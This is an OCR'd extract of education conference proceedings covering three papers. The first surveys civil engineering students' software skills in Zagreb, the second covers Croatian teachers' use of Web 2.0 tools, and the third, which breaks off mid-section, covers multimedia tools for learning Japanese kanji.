Power Point	31,3 %	52,1 %	15,2 %	1,4 %
AutoCad	37,8 %	32,3 %	12,9 %	17,1 %
ArchiCad	3,7 %	5,1 %	28,6 %	62,7 %
ArmCad	1,4 %	0,9 %	20,3 %	77,4 %
Toerw	1,4 %	4,1 %	15,7 %	78,8 %
Scia	0	0,5 %	5,5 %	94 %
Nemetschek	0,5 %	0,9 %	6,5 %	92,2 %
Wolfram Mathematica	0,9 %	6,5 %	11,1 %	81,6 %
Matlab	0	2,3 %	9,7 %	88 %

Since previous question provides answer as to users skills in using user programs, the eighth question should answer where they have acquired specific IT knowledge – at high school, college, on their own or attending a course (Table IV).

TABLE IV. WHERE DID YOU LEARN TO USE FOLLOWING SOFTWARE?

Software	In high school	In college	Self education	Course
Word (N=217)	52,5 %	0,5 %	44,2 %	2,8 %
Excel (N=211)	60,2 %	0,5 %	36 %	3,3 %
Power Point (N=214)	53,7 %	1,4 %	41,6 %	3,3 %
AutoCad (N=180)	57,2 %	7,8 %	30,6 %	4,4 %
ArchiCad (N=81)	12,3 %	4,9 %	79 %	3,7 %
ArmCad (N=49)	2 %	16,3 %	73,5 %	8,2 %
Toerw (N=46)	2,2 %	54,3 %	39,1 %	4,3 %
Scia (N=13)	0	7,7 %	84,6 %	7,7 %
Nemetschek (N=17)	0	5,9 %	88,2 %	5,9 %
Wolfram Mathematica (N=40)	2,5 %	15 %	82,5 %	0
Matlab (N=26)	7,7 %	7,7 %	84,6 %	0

With this question, we wanted to explore whether examinees attended an IT class at high school or college that could have contributed to their knowledge and usage of mentioned software, but their engagement and investment in knowledge through self training and attending courses as well. Obtained results show that a large number of students, which is commendable, adopted skill in using software on their own. Since the college does not provide IT subjects while information

and communication technology have been constantly advancing and developing, continuous training is necessary as well. New technologies, user software and digital learning materials should be intergraded in education process in more quality ways and thus provide easier adoption of teaching material.

The ninth question, „Do you use some other software?“ remained unanswered by 63,6% of students, 18,4% replied that they did not use any other program, while remaining 18% stated programs they use. 28,2% of them use Adobe Photoshop, 18% use Microsoft Project and 10,3% use Solid Works. Detailed data are presented in Table V.

TABLE V. DO YOU USE ANY OTHER SOFTWARE?

Software	Percentage of students
Adobe Photoshop	28,2 %
Microsoft Project	17,9 %
Solid Works	10,3 %
3D Max	5,1 %
Adobe Dreamweaver	5,1 %
Artlantis	5,1 %
Catia	5,1 %
C++	2,6 %
Cinema	2,6 %
CorelDRAW	2,6 %
Platea	2,6 %
Primavera	2,6 %
Sinumerik	2,6 %
Solid Edge	2,6 %
StruCAD	2,6 %
Urbano	2,6 %

The tenth questions in respect to the purpose of usage software, offered students multiple answers as well as additional space for entering their additional opinion. (Figure 3). Software in education purposes is used by 79,3% of examinees, 30% of them use software for professional purposes at work, while 61,3% examinees use software for private purposes. Those using software in professional work are mostly students at specialist studies (70,8%).



Figure 3. Software is used for:

It was an expected result considering that they are external students. None of the students mentioned any other purpose for using mentioned software.

As students learn a very few software packages as a part of college curriculum and 40% of enrolled students completed grammar school, meaning that neither during their secondary education did they met software required in civil engineering field, we explored their opinion as to what software should be taught at college.

Most of the students (39,6%) consider AutoCad package to be indispensably taught at college. Although the majority of students declared to use AutoCad, Table IV shows that 30,6% of students using it, have learnt it on their own. Therefore such an answer is no surprise. Table VI, where data referring to question no. 11, shows that 11,1%, 9,2% and 8,3% of examinees believes that Excel, Word and ArchiCad respectively should be taught.

TABLE VI. WHAT SOFTWARE SHOULD BE TAUGHT AT COLLEGE?

Software	Percentage of students
AutoCAD	39,6 %
Excel	11,1 %
Word	9,2 %
ArchiCad	8,3 %
Power Point	5,1 %
Tower	3,2 %
ArmCad	1,8 %
Microsoft Project	1,4 %
Scia	0,9 %
Primavera	0,5 %

The twelfth question may be considered as one of the more important in the interview. Is questions whether students receive enough of IT training at their studies. Large number of students, 66%, believe that IT training is insufficient during studies while only 6% considers that the training is sufficient and 28% of the have no opinion at all (does not know) (Figure 4).



Figure 4. Do you believe to receive enough IT training at studies?

Question „Do you believe that IT should be used at larger scale during studies?“ was positively answered by 82% students, while only 5% considers that IT technology is sufficiently used. 13% of students have no opinion (does not know) (Figure 5).



Figure 5. Do you believe that information technology should be used in teaching at larger scale?

As we expected and assumed, and as supported by the results of the interview, a very few students use Wolfram Mathematica or Matlab package, the last two questions refer to implementation of these packages in teaching mathematics or statistics and probability respectively.

Approximately equal number of students does not know (39%) or believes that some of the mentioned packages should be implemented in teaching (42%). Remaining 19% does not believe necessary to introduce mentioned programs in teaching mathematics or statistics and probability respectively (Figure 6).

The last question offered student opportunity to express their opinion as to the benefits of using some mathematical software in teaching mathematics subjects. Opinion was provided by 25,8% of students, while the remaining did not write anything. They mostly believe



Figure 6. Do you believe that information technology should be used in teaching mathematics or statistics and probability?

that the implementation of some mathematical software would provide easier and faster understanding of teaching material and consequently faster problem solving. However, many of them believe it would not be necessary to be familiar with the procedure of solving (theory) as the particular software package provides necessary support and solution.

IV. CONCLUSION

Interview results show that it is necessary to introduce training for Cad and Microsoft Project packages in the education process in civil engineering studies at Polytechnic Zagreb. Currently, these programs are used in a small degree at specialist civil engineering studies within particular subjects. This is obviously not enough. All obtained results point to the fact that certain software should be given better attention within certain subjects or to offer respective training as optional subjects. This would help students who did not master them during secondary education or at their own, particularly students who did not completed trade educations, especially in civil engineering and give them opportunity to acquire knowledge on basic user software in the civil engineering field.

Mathematics and geometry play an important role at civil engineering studies. Nowadays, subject projective geometry use program AutoCad for almost all geometry tasks [6]. However, subject Mathematics I and Mathematics II at professional studies and Mathematics and Statistics and probability at specialist civil engineering studies not single mathematics software was used. Since 82% of examinees consider that it is necessary and desirable to use mathematics software in teaching mathematics, as well as do we believe, we plan to use Wolfram Mathematica program in teaching some mathematic topics as of the next academic year.

marina.rauker@skole.hr
mfrancic@veleri.hr

Abstract - Using information and communication technology (ICT) is unavoidable in today's learning and teaching process at all levels of education, and the use of Web 2.0 tools is the evidence of it.
What makes Web 2.0 tools very appropriate for this purpose is its availability on any computer with an Internet connection, simplicity of use, ease of communication and participant's interaction in education. The ease of communication drives students to use the tools even in their free time stimulating teamwork and creativity. Additionally, the tools are free of charge and may need only user registration and, in many cases, single computer per classroom is enough. To find out to what extent these tools are used in our educational institutions the research was conducted among teachers in the Republic of Croatia (RH) through an online survey.
The research results show that majority of teachers use ICT in teaching, but mainly as Power Point presentations. The teachers use Web 2.0 tools several times a week, primarily for exchanging audio and video learning materials. In future, a lot of them plan to use Web 2.0 tools with the aim of encouraging students to increase their participation in educational process through interaction and exchange of educational materials.

I. INTRODUCTION

The Internet, and especially tools based on Web 2.0 technology, has become an unavoidable part of everyday life. Un-doubtable is their usage in education as well. Web 2.0 tools are implemented in all educational levels, from elementary schools to universities. They are also applicable in different scientific disciplines. Application of new technologies in education has resulted in emergence of new learning theories. Theory of learning in a digital era, authored by George Siemens [1], puts an emphasis on connecting information and social bonds which enable students to broaden their knowledge.[2] This theory certainly refers to usage of Web 2.0 technology and gaining the knowledge through those tools.

Since we are witnesses of permanent expectations of all participants of learning process of desirable usage of new technologies in education, some of the questions emerged along the way: Do teachers in Republic Croatia (RH) use Web 2.0 tools, in which modes and measure, is it affected by their age, work experience, level of education, what sort of barriers do they confront, do they educate themselves in this area? Answers were provided by research through questionnaire available within category Education on www.carnet.hr.

II. WEB 2.0

A. *What is Web 2.0?*

Concept Web 2.0 was originally used by Tim O'Reilly and Dale Dougherty in 2004 when they were supposed to create a name for a conference which dealt with development of web technologies [3]. There are many definitions of this concept, but neither generally accepted. O'Reilly [3] also believes that Web 2.0 doesn't have firm boundaries which help to describe it though it can be defined through several following characteristics:

- web as platform – all applications can be used by web browser, regardless to the computer from which they are accessed
- collective intelligence – cooperation aimed at gaining the collective knowledge
- users' control over data – data belong to users so they control them personally
- users improve individually content or application
- social networking – group of people with common interests
- upgrading the users' experience – through complex graphic interfaces based upon technology such as Ajax (Asynchronous JavaScript and XML)

B. *Classification of Web 2.0 tools*

Today there are many different Web 2.0 tools with different purposes. Many of these are applied in education, and they can be divided into following categories [3]:

- **Tools for media exchange** – they encompass exchange of photography, sub-casting and Vlogging. Exchange of photos is realised through Internet photo albums that enable publishing, commenting, browsing, tagging and geo-tagging of photos, such as Flickr and Zoto. Concept sub-cast is compound of words POD (Playable on Demand) and English word broadcast, with main purpose to create and advertise audio materials, such as Odeo. Vlogging, short from video-blogging enables advertising, searching and commenting video materials, with the most popular tool, Youtube.

- **Communication Tools** – used for exchange of knowledge and experiences between users as an important segment of knowledge adoption. Communication can be textual, audio or video. This group of tools encompasses social networks (MySpace, Facebook), tools for videoconference (Tinychat), tools for audio-conference (YackPack, Chinswing) and tools for exchange of textual messages (Yaplet).
- **Cooperation Tools** – their aim is to enable cooperation between multiple users on the same assignment. Bubbl.us is used for interactive creation of cognitive maps that can be uploaded on web pages, sent via email or print, Thikature is online interactive board for exchange and connecting ideas, Etoody and NoteMash enable exchange of notes, while Imagination Cubed is used in exchange of knowledge through creation of sketches.
- **Creative Learning Tools** – they motivate users to be creative and active. LetterPop is tool used in creation of brochures, Bubbir is used for creation of comics on basis of pictures generated by Flickr, while Bubbleply and Mojiti provide redecoration of video recordings by adding bubbles with comments.
- **Creation of Learning Tools** – used in organisation of learning materials, integration of picture, audio and video contents and navigation among them, i.e. Slidestory which can connect line of pictures or presentations and speech in the unit, and Nanolearning which provides a possibility for dividing and organising learning materials with line of smaller segments.
- **Replacement of the standard desktop applications** – web applications which replace standard office tools usually installed on computers. Zoho Writer is application for editorial analysis of text which provides work to several users over one document, while Editgrid is used for budget tables and it also ensures collaboration. Spresent, an alternative to Power Point, is tool for creating presentations, while Gliffy helps to generate different diagrams. There are tools that replace whole office packages and unite editorial analysis of text, budget tables and presentations, such as Thinkfree.
- **Learning Management Systems (LMS)** – refer to almost all possibilities of above mentioned categories and integration with them, so their basic purpose is to support education. Elgg offers creation of profiles, blogs, saving and tagging data, creation of audio recordings, usage of RSS etc. Haiku embeds the whole tools' package which helps teachers to research students to learn, with all of them simultaneously online.
- **Tools for social bookmarks** – used for organisation and sharing the favourite Internet resources targeted at producing the common opinion of such source. Tools Del.icio.us and Ma.gnolia are used for such a purpose.

C. Web 2.0 and learning

Learning is a complex process that follows us during a lifetime. Majority of authors define learning as changes in behaviour, generated upon experience.[4] Zarevski [5] provides a precise definition of learning by considering the difference between possible and real behaviour. Upon such considerations learning is defined as "a process through which experience of exercise produce changes in possibilities of executing specific activities". [5]

In traditional education the most frequent theories of learning quoted are these three: behaviourism, cognitive theory and constructivism. They are mutually complemented and their common characteristic is describing the mode a person learns.

Understanding the modern approaches to the process of data analysis presumes knowing the cognitive psychology. Information-communication technology and its usage in all segments of life have motivated scientists and their way of thinking upon functioning of human mind. Theoreticians of data processing have developed models of memory and learning based upon way the computer operates. [6]

By using ICT, and Web 1.0 tools, the education has moderated approaches to learning and teaching. Roles of teachers and students have changed, in line with learning contents. The student became an active participant of learning process and he cooperates with teacher in creating the learning contents. Learning is realised through cooperation, discussion and exchange of opinions. This mode of learning is closest to constructivism, since this learning theory puts student in the centre as an active participant of learning process.

George Siemens [1] believes that recently adopted learning theories aren't capable of theoretically explaining the whole aspects of learning based upon Web 2.0 technology so he describes **connectivism**, a new theory of learning in digital era. This theory, as opposed to others, is directed towards results and not learning itself, since digital era puts an emphasis on connecting available information and social connections that provide broadening knowledge not just in present, but in future as well. Development of connectivism has been motivated by understanding how decisions are made on basis of facts that change fast, so new information have to be provided continuously. Extremely important becomes capability of making a difference between important and less important information. Siemens describes this theory through following principles:

- Learning and knowledge based on variety of opinions.
- Learning is a process of connecting different sources of information.
- Learning can be realised outside of a human.

- Possibilities for adopting new knowledge are more important than already generated one.
- Preserving connections is required due to enabling permanent learning.
- The main skill is capability of perceiving connections between concepts, ideas and terms.
- Purpose of all connecting activities in learning is to adopt the latest and accurate information.
- Making decisions is a learning process itself. Choice of learning materials and relevance of information is observed through prism of constant changes, since though certain answer is correct today, it could be false tomorrow.

Knowledge is constantly changing and growing, and approaching to data momentarily needed to students has greater importance than those already acknowledged. Using Web 2.0 tools can only help, both to students and teachers.

III. PREVIOUS RESEARCHES


Lately the subject of using Web 2.0 tools has been occupying many scientists. Usage of Web 2.0 tools and their influence and application in business has showed positive impacts. "Implementation of Web 2.0 technologies in companies has resulted in changes within all business activities. New approach to operating business puts an emphasis on collective creativity of employees, who through cooperation and personal contribution produce new contents and knowledge." [7] Exactly the possibility of making new contents and knowledge represents a challenge and motivation for teachers. The research [8] has recognized a crucial role of teachers in usage of Web 2.0 tools in learning. These tools are recommended to be used from the 4th grade of elementary school continuing to higher grades. Namely, teachers usually use digital multimedia learning sources (78%), online games for learning and simulations (65%) and online courses (60%). Research has included users-students since they have recognized the usage of Web 2.0 tools in online courses (45%) and usage of virtual environments in learning (42%) as dominant forms of using Web 2.0 technology with special place belonging to social networks. Some researches have been directed to analysing the satisfaction of users-students when using Web 2.0 tools in education. The research [9] emphasizes an importance of using Web 2.0 tools in school communication, with special recommendation to use them in experimental social learning. The analysis implied that lack of formal skills in usage of Web 2.0 tool isn't an obstacle to their productive usage. The informal character of Web 2.0 tools makes easier exchange of ideas between individual groups of users. HEI should be centres which promote experiments and usage of all new forms of communication.

IV. RESEARCH

Research aimed at analysing knowledge and amount of usage Web 2.0 tools which enable interactivity, communication and cooperative creation of contents on Internet. Research has been conducted by web questionnaire available at www.carnet.hr under category Education. Web survey has been active and data have been accumulated during October, November and December 2011. Questionnaire has been created by help of free software Lime Survey as part of project innovations.eu whose web site is on address http://inovacije.eu. Visual design of web survey that can be created has been given in advance. Choice of different forms of questions and answers, grouping the questions, availability of survey through Internet address using token or publicly available poll have been offered. Web poll design has implemented parameters and principles of graphical design, whereat there is a clear indicator of progress through the poll. Web survey has been fragmented to several screens, that is, claims connected to each parameter were on individual screen and fields for answers were shaped in circle. The complete poll has been scheduled in three screens, the first one, welcome screen with basic instructions refereeing privacy rules, while the second screen showed totally 9 questions, and the last screen thanking note for participation in research. Questions were of closed type, meaning that for some questions answers were offered. Reason for such poll was simplicity of processing collected data.

A. *Sample*

Research activated 96 examinees of which 69 women (71.88%) and 25 men (26.04%), and 2 (2.08%) of examinees who haven't declared. The majority of examinees belong to age group 30-34, of which 25 (26.04%) while the minority belongs to group >60 (3.12%). According to educational level in which they participate (Picture 1) the most of them are employed in elementary school (51.50%), then in secondary education



Picture 1. Level of education by engaged examinees

(47.92%), while the fewest number of them work in higher education (22.92%). The majority has 10-19 years of working experience (31.25%).


B. Research results

Answering the question "how often they use ICT in their work", majority answered "very often" (48.96), while "rarely" answered (4.17%) which represent truly encouraging result. Mostly, ICT is used in teaching as PowerPoint presentations (89.58%), followed by audio and video recordings (68.75%) and as communication tool (56.25%), while the fewest use online courses. Analysing the benefits provided by Web 2.0 tools indicated a good information level among examinees since all of the offered questions were, in average, answered positively (55%). Table I indicates tools and percentage of their usage in education.


Teachers mostly use Web 2.0 tools several times a week, that is, 23.96% (Picture 2), while everyday usage practice just few of them (18.75%), several times per year (23.96%) and several times per month (17.71%). As the most usual reasons why they don't use Web 2.0 tools teachers mention following: insufficient professional education in this area (23.96%) and poorly equipped classrooms (at least one computer wired to Internet per classroom) (17.71%) and insufficient awareness (14.58%) while unmotivated teachers represent 2.08% which sounds

TABLICA I. TOOLS AND PERCETAGE OF USAGE IN CLASS

Web 2.0 tool	Usage in class (%)
wiki	43.75%
blog	21.88%
interactive presentation	40.62%
social network	34.38%
online note	27.08%
exchange of audio and visual recording	55.21%
exchange of photographs	26.04%
LMS	34.38%
nothing above	14.58%



Picture 2. Frequency of Web 2.0 tools usage




Picture 3. Reasons of Web 2.0 tools disuse

promising (Picture 3). Teachers have expressed will for professional improvement through seminars/workshops for their professional profile (47.92%), online seminar-webinar (38.54%), seminar/workshop in institution they work in (37.5%) and usage of one Web 2.0 tool in the near future sounded very promising to teachers (Picture 4). 61.46% of them is planning to use interactive presentations, exchange of audio and video contents 57.29%, wiki 44.79%, exchange of photos 43.74%, online notes 35.42%, LMS 35.42%, social networks 34.38% and blog 19.79%.

V. CONCLUSION

Theoretical and empirical research in this paper answered to defined research questions. Though research included smaller number of examinees, considering the fact poll was organised as web poll, publicly available at www.carnet.hr which could produce larger number of examinees, still the authors are satisfied with response.



Picture 4. Usage of Web 2.0 tools in future

The fact is that response to participation in researches is generally weak. Sample has larger number of women which corresponds to larger number of women in education. Age structure of examinees is also as expected, but not in line with educational level in which examinees work as teachers. Unfortunately, the fewest percentage of participants refers to higher education teachers, though expectations were higher. Teachers performing in higher education were expected to participate more intensively since that specific population usually undertakes empirical researches so they know importance of same. Since number of examinees is relatively small, answers given to nominated questions should also be considered carefully. One of the noticed limitations refers to web form of poll so it can be expected that the ones who filed it frequently use ICT in their work when teaching. The fewest number of teachers use online courses which can be motivating for further researches. Authors can presume that one of the reasons is complexity of their creation and specificity of conducting such form of teaching.

Among Web 2.0 tools the mostly used are audio and video contents, that is, their exchange as expected. However, our teachers minimally use blog and online tools. Reason hasn't been analysed, but it can be presumed that perhaps they aren't ready or they are missing the confidence in such a form of expression. Teachers are familiar with Web 2.0 tools which they use but not enough. Still, they have expressed good intentions and positive attitude and willingness for their usage in future.

Abstract - This research presents guidelines for usage of multimedia in learning Japanese writing system for international learners. The writing system in question, the Sino-Japanese script called kanji, consists of at least 2000 commonly used ideograms. Such system presents a great obstacle in acquiring Japanese language for a great number of international learners. The research consists of three parts. Firstly, we provide an overview of existing multimedia tools for learning and teaching the Sino-Japanese script. Secondly, we present the results of survey among 47 international students. They have been surveyed about their methods of learning kanji in classroom and self-study, as well as their perceived difficulties and problems. Lastly, we talk about the experiment about using multimedia in teaching and learning kanji. The group of 6 students spent one semester learning kanji using modern multimedia method, such as websites, videos and smartphones. The group was successful in acquiring a large number (300-400) of characters with greater retention and reported enjoyment in the process, which had been the biggest issues in the acquisition process.

I. INTRODUCTION

This article presents the research about methods for acquisition of Japanese writing script *kanji* in learners of Japanese as foreign language. Japanese language uses three separate scripts: two syllabic, phonographic scripts called *hiragana* and *katakana*, each containing 48 different characters, and *kanji*, a more complicated logographic script borrowed from China around 1st century A.D. Since *hiragana* and *katakana* are relatively simple to learn and represent no problem for most learners, they are not being dealt with in this research. On the other hand, *kanji* contains 2136 [1] logographic characters with varying shape and more than a single reading, and most of the international learners of Japanese encounter problems while acquiring the script, not only in Croatia, but in all countries that do not use or teach a variant of Sino-Japanese characters, like China or Korea. There is a considerable difference in overall language acquisition between *kanji*-using country nationals and other international (non-logographic) students [1]. It should be noted that one needs knowledge of at least 1000 characters in order to understand Japanese newspaper texts [2]. These facts lead us to believe that *kanji* literacy should be promoted in the learners of Japanese as a second language.

The fact that the students achieve poor results in learning *kanji* while learning Japanese was noted, but in order to precisely define the problems and possible solutions additional research was required. The hypothesis in question is that using multimedia helps, in order to simulate environment which naturally includes *kanji*, and to facilitate memorization process of complicated and often similar shapes of *kanji*. Firstly, the overview of learning and teaching tools for various platforms is given. Secondly, 47 international students of Japanese were surveyed about individual and classroom problems of acquisition of *kanji*, and their thoughts role of multimedia in the learning or teaching process. With the data collected from these two steps, a group of six students was chosen to take an experimental course in *kanji*. The course tried to show students an alternative method, both the classroom methods and self-study strategies using stories, etymology and multimedia learning and reviewing tools. The article will report the findings of this experimental course.

II. OVERVIEW OF LEARNING TOOLS

Multimedia assisted language learning is a field which emerged in the past few decades. The term refers to a learning process using various media, like text, picture, sound, video etc. In the case of language learning, computer is most often used equipment for presentation of multimedia. In the last few years, as Internet became widely available, fast and increasingly filled with multimedia content, multimedia assisted language learning and Internet usage became closely connected. Except for computers, other important platforms used in this overview are smartphones, which became, due to their convenient size and shape, a perfect supplement in foreign language acquisition. As we shall see, this is especially true in the case of *kanji* learning process.

[1] These 2136 characters, called *jouyou kanji* (*kanji* for general use), are prescribed by Japanese government to be taught in schools as a part of compulsory education. Approximately a thousand of additional characters are used informally in personal writing, novels etc., while newspaper and other formal documents use only the *jouyou kanji*.

The tools for the learning of *kanji* are divided by the method of usage in two groups: tools for specialized and explicit *kanji* learning, and tools which concentrate on other language skills, enjoyment or reference, enabling *kanji* acquisition in a more implicit manner. In both groups we will include tools for PC and two smartphone platforms, iOS and Android. All tools mentioned will be either in English or Japanese. Additional information about any of the tools is easily available online. Homepages of the tools mentioned are listed in the appendix at the end of this paper.

A. Kanji learning tools

Most notable offline tools specialized for *kanji* learning are various flashcard programs, especially SRS (spaced repetition system) flashcards. Flashcard software is based on the idea of physical flashcards: paper cards with new data on one side, and known one on the other. Since kanji are numerous and should be practiced often, this software is useful, and especially convenient on smartphones. User needs only few minutes a day to review and regular use is advised. Most popular software is *Anki*, a flashcards program available on almost any platform (PC, Linux, Android, iOS). Other similar programs include *King Kanji*, *jMemorize* and *Mnemosyne*.

While SRS flashcards are extremely useful, the number of online *kanji* learning tools is by far larger and more diverse. Online tool similar to flashcards, but using more advanced quizzing methods is *Memrise*. Like flashcards software, it can be used to learn anything. Some of the popular other choices include *Renshuu* and *Kanji Roushi*. Still, most of these tools provide only the visual information, and do not provide anything more than reviewing the data. An alternative choice is based on an original approach by Heisig [3], where *kanji* is divided in logical units and memorized by story about the units interacting. Site called *Reviewing the Kanji*, or an iOS based application *Remembering the Kanji* serve as perfect tools to accompany this approach. Similar, but less structured are *Kids Web Japan: Quick Kanji* and *Kanji Wiki* and *Kanji Pictographix* for iOS.

Other tools based on smartphone platforms are *Kanji*, *JA Sensei*, *JLPT Study*, *Kanji LS Touch*, *Kanji Flip, Kanji Sensei* and *My Japanese Coach*, which is similar in design to a videogame. Some other smartphone applications are games with *kanji* learning as a theme, for example *Kanji Dream, Kanji Word Search, Kanji Pop* and *Kanji Maze.*

While most of the tools mentioned are useful in *kanji* learning, a user should have some guidelines about effective usage in order to get the most out of them. Also, many of the international learners are unaware of the existence of these tools, even though they are easily accessible and mostly free.

B. General Japanese learning/ reference tools

Japanese language reference tools, such as online dictionaries, are very useful in language acquisition as well. Many of the students use stand-alone electronic dictionaries, but they are developed mainly for Japanese students of English and unavailable in many countries. An alternative could be aforementioned online dictionaries. Best choices include *Jisho, Goo* and *JimBreen's WWW J-Dic*. Most are based on the same dictionary data, including specialized name, technical dictionaries or sentence databank, but they differ primarily in the interface design. Notable reference tool is a website called *Chinese Etymology,* which provides data for historical development of a character. Dictionaries for smartphones include *Kotoba* and *Japanese* for iOS, and *JED – Japanese Dictionary* and *Jishop* for Android.

Except for the dictionaries, extremely useful tool is a browser extension *Rikai*. *Rikai* provides the reading and meaning of a word in a browser or text when hovered with mouse. There is also a tool for adding reading above *kanji* called *Furiganizer*, but it should be noted that some text processors such as MS Word provide the same functions.

Lastly, one of the most overlooked usages of multimedia is so-called raw materials, such as Japanese movies, TV shows, songs, subtitles and videogames. Since Japanese television has a fair amount of text used in various TV shows, watching can be beneficial for learning the writing system as well, and it's generally considered beneficial to watch foreign television in the language acquisition process [4]. What should be watched depends on the viewers themself, but some of the tools for watching from countries other than Japan are *KeyholeTV* for PC, and *iKeyholeTV* for iOS. It is also advised for learner to immerse oneself in Japanese environment as much as possible with adding Japanese subtitles to any show [5] or even using songs through karaoke programs. Although it is not a tool by itself, another recommended method is reading Japanese comics, *manga,* using a computer or a smartphone.

III. INTERNATIONAL LEARNERS SURVEY

In order to better understand what difficulties *kanji* learners have, and how they cope with them, a sample of 47 students of Japanese from various countries were chosen to be surveyed. The subjects had various levels of Japanese, ranging from beginner to advanced level. We have conducted the survey in two language centers in Japan, in Japan Foundation Center in Osaka and Japanese Language Center in Hakodate. Languages of the survey were English or Japanese, according to the Japanese level of the subject.

It should be noted that there is no similar research made in Croatia at the moment. There is a general consent that there is no relevant difference in *kanji* acquisition between international learners who do not use logographic script in their first language [2], so results of our survey can be used as a reference point for Croatian, as well as other international students.

A. Survey content and methodology

The main purpose of the survey was to find out what problems with *kanji* learning do international learners have, what learning strategies they use, and to

what extent do they use multimedia. The introductory part of the survey gathers data about the subject's Japanese learning history and self-approximated number of *kanji* known. Next, subjects were asked about the way they were taught *kanji* and whether they are satisfied with that method. In the second part we gather detailed information about difficulties in studying, most effective method of learning, and preference about *kanji* learning in general. Lastly, the subjects were asked if they would like to know about alternative methods of teaching and self-study of *kanji.*

The subjects were chosen based on the following criteria:

- he/she has learned Japanese as a second language (native speakers excluded)
